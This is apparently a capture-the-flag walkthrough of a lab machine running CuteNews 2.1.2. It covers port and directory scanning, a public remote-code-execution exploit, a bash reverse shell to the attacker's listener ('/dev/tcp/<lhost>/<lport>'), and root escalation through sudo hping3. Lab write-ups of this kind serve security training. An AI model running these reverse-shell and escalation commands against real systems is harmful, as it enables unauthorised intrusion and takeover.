
I began recon with a nmap scan to discover open ports exposed on the target system:
- nmap -p- -sC -A -T4 <TARGET-IP>


Findings:
- There were 5 open ports: 22, 80, 88, 110, and 995
Step 2: Enumeration

I began enumeration of the HTTP port by runing a ffuf scan to see what important directories and files I could that would lead to gaining a foothold to the target machine:
- ffuf -u http://<TARGET-IP> -w /usr/share/wordlists/seclists/Discovery/Web-content/raft-large-directories.txt -mc 200,301,302,403 -fc 404 -c -e .php,.html,.txt,.bak,.conf,.xml,.json,.log,.old,.zip,.sql

Findings:
- I found a lot of files and directories, the ones that stand out to me being the uploads directory, captcha.php, and index.php files
I went to see what was being hosted on the webpage in the browser via firefox:
- http://<TARGET-IP>

Findings:
- There was a apache2 default page, that didn't have any useful information on it or within it's source code
I went to the uploads directory as there may have been an upload feature to upload a shell:
- http://<TARGET-IP>/uploads
Findings:
- The page was was empty
I went to the manual directory:
- http://<TARGET-IP>/manual
Findings:
- There was apache2 documentation which wasn't useful
I went to the docs directory:
- http://<TARGET-IP>
Findings:
- The page was empty
I went to the what the contents were of the search.php file:
- http://<TARGET-IP>

Findings:
- Search.php was a page where you could search a database for an author and book, which was irrelevant
I went to the example.php:
- http://<TARGET-IP>/example.php

Findings:

- At the bottom of this page there was a "cutenews" link that redirected me to the index.php file on the next image
Now that i'm at the index.php page I can see that CuteNews is a cms and has a version number of 2.1.2
The next thing that I did was create a new account by filling out the following fields

When it came to the completing the captcha, the letters weren't popping up so I went to the source, clicked on the captcha, and followed it, which had led to the captcha.php file containing the code


As you can see we are now able to the captcha code finish registering for an acoount:
- http://<TARGET-IP>/captcha.php

After completing the account registration, I signed in and was granted access to CuteNews cms:

I clicked on personal options to explore the website and found a option to upload avatar images

Step 3: Exploitation
Now that I know I'm able to upload files as well as the name of the cms is cutenews and its version number, I began searching for existing public exploits. I found a remote code execution exploit and downloaded it:
- searchsploit cutenews 2.1.2
- searchsploit -m php/webapps/48800.py

After changing the required information such as the target ip, lhost, lport and all of the required, I ran the script several times and it didn't work. In order for the script to work you have to remove "CuteNews" from every path as that isn't the original path when logged in to the website


After making those adjustments to the script, I entered in the target url in attempt to see if the script worked and it did. Next I tried to get remote access back to my attacker machine via a shell, first I set up a listener, and then entered a shell with my lhost and lort when asked what commands I wanted to run:
- http://<TARGET-IP>
- rlwrap nc -lvnp 443
- echo 'bash -i >& /dev/tcp/<lhost>/<lport> 0>&' | bash




Findings:
- I successfully received the connection on my listener giving me remote access on my attacker machine
Step 4: Post Exploitation
I went to the home directory as the local.txt flag is usually there and ran into a dead end:
- cd /home
- ls -la
- cd fox
- cat user.txt


The next possible location would be the web root directory, I went to the web root directory "/var/www" and found the user flag:
- cd /var/www
- ls -la
- cat local.txt

Step 5: Privilege Escalation
To escalate privilieges I tried running sudo -l even though I was the www-data user and didn't know the password:
- sudo -l

Findings:
- I was able to run the hping3 command with root privileges to become the root user
I went to gtfobins.com to see the usage of hping3:

To escalate privileges I ran the following commands and then confirmed that it worked:
- hping3
- /bin/bash -p (spawns a bash shell as root and preserves root's privileges)
- id
- whoami
- pwd

Step 6: Access and Objectives/ Post Exploitation:
Now that I successfully became the root user I went to the root directory and recovered the root flag:
- cd /root
- ls -la
- cat proof.txt

Thanks for reading this writeup hoepfully it was helpful for you, more writeups on the way!